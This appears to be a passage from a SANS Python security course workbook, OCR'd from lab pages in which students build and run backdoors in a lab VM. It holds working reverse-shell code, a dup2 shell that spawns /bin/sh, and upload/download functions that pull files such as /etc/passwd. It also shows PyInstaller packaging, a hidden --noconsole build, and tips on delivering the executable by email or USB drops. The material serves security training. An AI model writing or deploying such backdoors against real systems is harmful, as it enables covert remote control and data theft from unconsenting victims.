
```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

© SANS Institute 2020

Full Walkthrough: IDLE


Before we create the `.EXE`, we should test our script and verify that it works on Windows. Some modules are initially written on the Linux platform and only partially supported on Windows. The same is true in the other direction. Some modules are initially written on Windows and only partially supported on Linux. Let's make sure your program runs on Windows. The following three steps will prepare our script for testing.

1. You can easily edit Python scripts by **right-clicking** on the script and selecting "**Open with**" or **"Edit with Idle"**, depending upon your OS**.** There isn't much we need to change to make this run on Windows. As a matter of fact, the only thing you need to do is change the IP address that you send the reverse shell to so it points to your Linux host.



© SANS Institute 2020


2. Change the IP address in your socket connection to point back to your Linux host, and save your changes.


*reversecommandshell-final.py - C:\Users\Win10Lab\Desktop\reversecommandshell-final.py...
File Edit Format Run Options Window Help

```
from __future__ import print_function
import socket
import time
import subprocess

print("it started")
mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=' ')
            mysocket.connect(("10.10.75.XXX", port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected = True
            break
```

3. Then **save the changes** to the script by pressing **CTRL-S** or selecting save from the File menu.


To run the program, **select "Run" from the menu** at the top of the window and then select "**Run Module F5**" from the dropdown menu. Alternatively, you can also press **F5** to run the script.


*reversecommandshell-final.py - C:\Users\Win10Lab\Desktop\reversecommandshell-final.py...
File Edit Format Run Options Window Help
Python Shell
Check Module Alt+X
Run Module F5

```
from __future__
import socket
import time
import subproce

print("it started")
mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=' ')
            mysocket.connect(("10.10.75.XXX", port))
        except socket.error:
```

© SANS Institute 2020

Idle will start a new window where you can watch the code execute. It will try to communicate with your Linux host until it finds your Netcat listener on port 8000. Once you see "Connected", you can go back to your Linux VM to control your Windows computer.



```
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (In
tel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> 
============ RESTART: C:\Users\Win10Lab\Desktop\backdoor-final.py ============
it started
Trying 21 
```

© SANS Institute 2020

Full Walkthrough: Interact with Windows Backdoor

Back in your Linux VM, you will notice a new line in your terminal window.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
```

The screen now says "`connected to [your ip] from (UNKNOWN) [remote ip] port number`", letting you know you received a connection to your Netcat listener. The word UNKNOWN is there because the `-n` command line option disabled DNS name lookups. If you didn't specify the `-n` option and a DNS name was associated with the connected IP, it would have printed the name of the host instead. Now try sending a few Windows OS commands to the remote system and interacting with it. Try "**IPCONFIG**" or "**WHOAMI**" or some other Windows commands.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
ipconfig

Windows IP Configuration



Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::e4e0:da02:59fd:163f%3
   IPv4 Address. . . . . . . . . . . : 10.10.76.XXX
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

After you are satisfied that your backdoor is working properly, hit **CTRL-C** in your Netcat window to exit the backdoor.

© SANS Institute 2020

Full Walkthrough: Make the Backdoor Executable

Now that you know the script is working properly, it is time to turn it into a distributable executable. Run **PyInstaller** with the `--onefile` option to create a .EXE file.

```
C:\Python35\Scripts>pyinstaller.exe --onefile        <line wrapped>
c:\Users\<username>\Desktop\reversecommandshell-final.py
250 INFO: PyInstaller: 3.2.1
250 INFO: Python: 3.5.3
250 INFO: Platform: Windows-10-10.0.17134-SP0
←----------- OUTPUT TRUNCATED --------------→
9140 INFO: Building EXE from out00-EXE.toc
9140 INFO: Appending archive to EXE
C:\Python35\Scripts\dist\backdoor-final.exe
9265 INFO: Building EXE from out00-EXE.toc completed successfully.

C:\Python35\Scripts>
```

If everything goes according to plan, you now have a file called "`reversecommandshell-final.exe`" in the "**`C:\Python35\Scripts\dist`**" directory. One of the last lines of output will tell you exactly where the new executable was written to.


```
C:\Python35\Scripts> cd dist
C:\Python35\Scripts\dist> dir
 Volume in drive C has no label.
 Volume Serial Number is 8672-274E
 Directory of C:\Python35\Scripts\dist
10/09/2020  07:54 AM    <DIR>          .
10/09/2020  07:54 AM    <DIR>          ..
10/09/2020  07:51 AM         4,606,234 reversecommandshell-final.exe
               1 File(s)      4,606,234 bytes
               2 Dir(s)  53,726,158,848 bytes free
C:\Python35\Scripts\dist>
```

Now go back to your Linux virtual machine and start a Netcat listener on port **8000** to receive your backdoor connection.

© SANS Institute 2020

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

Then go back to Windows and use explorer to navigate the hard drive to the directory **`C:\Python35\Scripts\dist\`**. In there, you will see "`reversecommandshell-final.exe`". When you **double-click** on the backdoor to execute it, a window will appear, and you will see the program executing.



```
it started
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Connected
```

Once the connection is established, go back to your Linux VM to control the backdoor.

© SANS Institute 2020

Your backdoor is connected.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
```

Once again, you can send a Windows command to the backdoor, and it will execute them on your behalf.

But the backdoor does have a few quirks. Try typing the command "**`cd`**" and pressing **enter**.

```
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
cd
c:\python35\scripts\dist\
```

Note: On the Windows system, this will show you the current working directory. "**`cd`**" without a directory following it is equivalent to the command "**`pwd`**" on Linux.

Now change to the root of your drive by typing "**`cd \`**", and then run the command "**`cd`**" again.

```
cd \
cd
c:\python35\scripts\dist\
```

Notice that you are still in the same directory. You never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, then close the command prompt. So we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

© SANS Institute 2020

OPTIONAL: If You Have More Time

We could take this executable and send it into our targets via email or the USB/DVD drops in the parking lot. But they are likely to know that the backdoor is running when the command prompt appears on their screen and begins cycling through ports and telling them when they are connected.

A stealthy penetration tester will want the program to run in the background. PyInstaller will also create programs that run in the background. We need to rebuild our executable with the "`--noconsole`" option so the program isn't visible to the user.

Go back and repeat the last three pages, but this time, when you create your backdoor, add the `--noconsole` option to pyinstaller.exe.

```
C:\Python35\Scripts> pyinstaller.exe --onefile --noconsole
\Users\<username>\Desktop\reversecommandshell-final.py
```

This time, when you run the EXE, it will appear that nothing happened. That is good! The exe is running invisibly in the background. Restart the Netcat listener on your Linux system. You will see the backdoor establish another connection and you can once again control your Windows computer.

Check your task list on your Windows host and make sure to kill all of those backdoors on your system.

© SANS Institute 2020

Lab Conclusions

- Moved source code to Windows using a Python web server
- Pointed our backdoor to use the IP address of Linux
- Ran backdoor on Windows and controlled Windows from Linux
- Created an executable using PyInstaller with various options

© SANS Institute 2020

Exercise 5.5: recvall()

Objectives

- Understand `select.select`
- Add upload and download capabilities to your backdoor

Lab Description

In this lab, you will write upload and download capabilities in your backdoor. But before you begin, let's experiment with `select.select` and see how it works.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

No Hints Challenge

Open `backdoor-withupload.py` and complete the `download` function.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Understanding select.select()

In this lab, you will write upload and download capabilities in your backdoor. But before you begin, let's experiment with `select.select` and see how it works. Like before, you will start up a Netcat listener and connect to it with a Python socket. Then you will use `select.select()` to determine if there is data in the buffer. First, start a Netcat listener on port 9000:

```
$ nc -l -p 9000
```

Now connect to it with a socket and call `select.select` to check on the status of your socket:

```
>>> import socket
>>> import select
>>> s = socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> select.select([s],[s],[s])
([], [<socket.socket fd=3, family=AddressFamily.AF_INET,
type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 32970),
raddr=('127.0.0.1', 9000)>], [])
```

Notice that it was NOT ready to receive. It returned "`([], [<socket.socket <truncated>], [])`". The first list is empty. This indicates that the socket doesn't have any data for you to `.recv()`. The socket is in the second list, which indicates that it is ready if you want to call `send`(). If you call `recv()`, your program just sits and waits. Now send it some data by typing **`HELLO`** in your Netcat window and call `select.select` again:

```
$ nc -l -p 9000
HELLO
```

```
>>> select.select([s],[s],[s])
([<socket.socket fd=3, family=AddressFamily.AF_INET,
type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 32970),
raddr=('127.0.0.1', 9000)>], [<socket.socket fd=3,
family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0,
laddr=('127.0.0.1', 32970), raddr=('127.0.0.1', 9000)>], [])
```

Now there is something in the first list! This indicates that the socket has data ready for you to `.recv()`. Now if you were to call `.recv()`, it would return the string 'Hello', which is currently in the buffer.

© SANS Institute 2020

Full Walkthrough: Add Upload or Download

Now you are ready to add the upload and download capability to your backdoor. Begin by examining some code added to the backdoor.

Type **`gedit backdoor-withupload.py`** and examine the preprocessor that has been added.

```
$ gedit backdoor-withupload.py &
```

If you would like to update your own backdoor you have been working on all morning instead of using the one provided, you will need to copy and paste the following lines from backdoor-withupload.py into your own backdoor code. Be sure to place them in the same location that it appears in backdoor-withupload.py.

```
if commandrequested[:4]=="QUIT":
    mysocket.send("Terminating Connection.")
    break
elif commandrequested[:6]=="UPLOAD":
    upload(mysocket)
    continue
elif commandrequested[:8]=="DOWNLOAD":
    download(mysocket)
    continue
```

These lines of code look for the keywords "`UPLOAD`" or "`DOWNLOAD`" in all **CAPS**, then they will call either the `upload()` or `download()` function, respectively. Now you need to write those functions and add them to your backdoor.

The first part is easy. I'll write the `upload()` function for you. Again, if you want this in your own backdoor, just copy and paste the `upload()` function into your program. Let's look at the code.

© SANS Institute 2020

```
def upload(mysocket):
    mysocket.send(b"What is the name of the file you are 
uploading?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"What unique string will end the transmission?:")
    endoffile = mysocket.recv(1024)
    mysocket.send(b"Transmit the file as a base64 encoded string 
followed by the end of transmission string.\n")
    data = b""
    while not data.endswith(endoffile):
        data += mysocket.recv(1024)
    try:
        fh = open(fname.strip(), "w")
        fh.write(codecs.decode(data[:-len(endoffile)], 
"base64").decode("latin-1"))
        fh.close()
    except Exception as e:
        mysocket.send("Unable to create file {0}. {1}".format(fname, 
str(e)).encode())
    else:
        mysocket.send(fname + b" successfully uploaded")
```

First, you send a question across the socket, asking the attacker for the name of the file to create on the target system. This filename can be a full path somewhere on the target. Then you receive the filename from across the socket.

Next, you ask what string will signify the end of the transmission. Because the transmission will be base64 encoded, the termination string should be made of a character other than `A-Za-z0-1+/=`. Then receive the end-of-file marker from the attacker and store it in the variable `endoffile`.

Next, transmit a reminder to the attacker to base64 encode the upload and follow it with the end-of-file marker that the attacker chooses. Then you have a `while` loop to receive data until the end-of-file marker is received.

When you have all the data, the only thing left to do is strip off the delimiter, base64 decode the data, and write it to the path specified by the attacker. Of course, you want to put your file creation in a `try: except:` loop. If the attacker provides an invalid file path, you don't want it to crash the backdoor. If the file was written successfully or fails, you send something back to the attacker explaining what happened.

© SANS Institute 2020

Full Walkthrough: Write download()

Now it is your turn. You will write the `download` function.

- The first thing your new function should do is ask the attacker for the name of the file to download (including the path)
- Then you receive the name of that file over the socket
- Next, you open that file and read its contents. Of course, you should try to open the file in a `try: except:` block so that your program doesn't crash if the file the attacker tries to download doesn't exist
- After opening and reading the file, send it to the attacker using `sendall()`

After you have written `download()`, you can run it. There are many ways to solve this problem. Here is one possible answer.

```
def download(mysocket):
    mysocket.send(b"What file do you want (including path)?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"Receive a base64 encoded string containing your
file will end with !EOF!\n")
    try:
        data = codecs.encode(open(fname.strip(),"rb").read(), "base64")
    except Exception as e:
        data = "An error occurred. {0}".format(e)
    mysocket.sendall(data + "!EOF!".encode())
```

You will also have to go to the top of your script and import the codecs module. Add this line to the top of the script, where the other import statements are.

```
import codecs
```

To test your download function, you will need two new terminal windows. In one of them, start a Netcat listener on port 8000 by typing **`nc -l -p 8000`**.

```
$ nc -l -p 8000
```

In another window, run your finished script.

© SANS Institute 2020

```
$ python backdoor-withupload-final.py
it started
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Connected
```

When your script says that it has connected to the backdoor, go to your Netcat window and type **DOWNLOAD**.

```
$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:
```

If you have written your script correctly, then it should prompt you for a file to download. Try to download a copy of "**/etc/passwd**".

```
What file do you want (including path)?:/etc/passwd
Receive a base64 string containing you file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u
Oi91c3Iv
---most of the base64 string was deleted for space ---------
bm90aGluZ3Rvc2VlaGVyZSEhCg==
!EOF!
QUIT
```

It should now send you a reminder, a delimiter, a base64 encoded string, and another delimiter. You did it! You downloaded a file! Now let's decode the file and see what is in it.

© SANS Institute 2020

Full Walkthrough: Decode the File

To decode the file, we need to decode the base64 encoded string. The string is found in the output between the delimiters.

In my example, I used the delimiters "!EOF!" You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window.

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

Next, assign what is on your clipboard to a variable. Type **`thefile=b"""`** (that is, three sets of double quotes after the equal sign). Then **PASTE** the string from your clipboard and type three more sets of double quotes and press **Enter**.

```
>>> thefile = b"""<PASTE THE STRING HERE>"""
```

Triple double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So use `.replace(b"\n",b"")` to remove them, and then use `codecs.decode( data to decode , 'base64')` to decode your string. There, on your screen, you will see the contents of the **`/etc/passwd`** file.

```
>>> import codecs
>>> codecs.decode(thefile.replace(b"\n",b""), "base64")
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr
/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/
dev:/administrator,,,:/var/lib/postgresql:/bin/bash\n'
```

© SANS Institute 2020

Lab Conclusions

In this lab, you wrote upload and download capabilities in your backdoor.

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 5.6: Dup2 and pyTerpreter

Objectives

- Experiment with a few backdoors

Lab Description

In this lab, you will work with several Python backdoors, looking at the different features available in each.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.

In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

No Hints Challenge

- Run a Netcat listener on port `8888` and execute `dup2-backdoor.py`
- Run a Netcat listener on port `9000` and execute `pyterperter.py`

Full walkthroughs start on the next page.

© SANS Institute 2020

Experiment with the backdoor. Open a new terminal window on your Linux host and start a `netcat` listener by typing **`nc -l -nv -p 8888`**.

```
$ nc -l -p 8888
```

Then, in a second terminal, open a copy of `dup2-backdoor.py` by typing **`gedit dup2-backdoor.py`**.

```
$ gedit dup2-backdoor.py &
```

Examine the script and observe what it does.

```
import socket,os, subprocess,pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")
```

Then exit GEDIT and run the script by running **`python dup2-backdoor.py`**.

```
$ python dup2-backdoor.py
```

© SANS Institute 2020

Once the `dup2-backdoor` starts, you can go to your `netcat` window and type Linux commands. They are transmitted to the remote host and executed like in our previous shell, but this time we do not open a new process every time we execute a command. As a result, changing directories works! Try the following command in your shell:

```
student@573:~$ nc -l -p 8888
$ whoami
whoami
student
$ pwd
pwd
/home/student/Documents/pythonclass/apps
$ cd /
cd /
$ pwd
pwd
/
```

Our shell remembers the directory this time!

© SANS Institute 2020

Now try the `pyterpreter` backdoor. Open a new terminal window and start a `netcat` listener by typing **`nc -nv -l -p 9000`**.

```
$ nc -nv -l -p 9000
```

Now, in a second new terminal window, start the `pyterpreter`. If necessary, change to the apps directory by typing cd **`~/Documents/pythonclass/apps`**, and then start `pyterpreter` by running **`python pyterpreter.py`**.

```
$ cd ~/Documents/pythonclass/apps
$ python pyterpreter.py
```

Now look in your Netcat window, and you will find a Python prompt waiting for your commands!

```
$ nc -nv -l -p 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47816
Welcome to pyterpreter
>>>
```

Similar to the Meterpreter payload, this backdoor is extremely flexible to use with very little that an antivirus product is going to be concerned with. It is just a programming construct that can become whatever you want it to be.

Try a couple of Python commands such as what you see below.

```
>>> a = 5
>>> print(a)
5
```

This `pyterpreter` backdoor has a built-in "`execute()`" function that can run a command of your choosing. Try executing **`print(execute("ls")).`**

```
>>> print(execute("ls"))
backdoor-final.py
backdoor-final.py~
backdoor-withupload.py
--- SNIPPED FOR SPACE ---
```

© SANS Institute 2020

Lab Conclusions

Today you wrote a basic backdoor, another one with upload and download capabilities, a Linux-only dup2 backdoor, and a backdoor that redirected standard input and output so you could use the Python interpreter as a backdoor. While pyterpreter is shoveling a Python shell, you can use this technique to shovel a standard Linux shell or anything else that uses standard I/O. These backdoors demonstrated different techniques for sending and receiving data across a network and controlling process execution.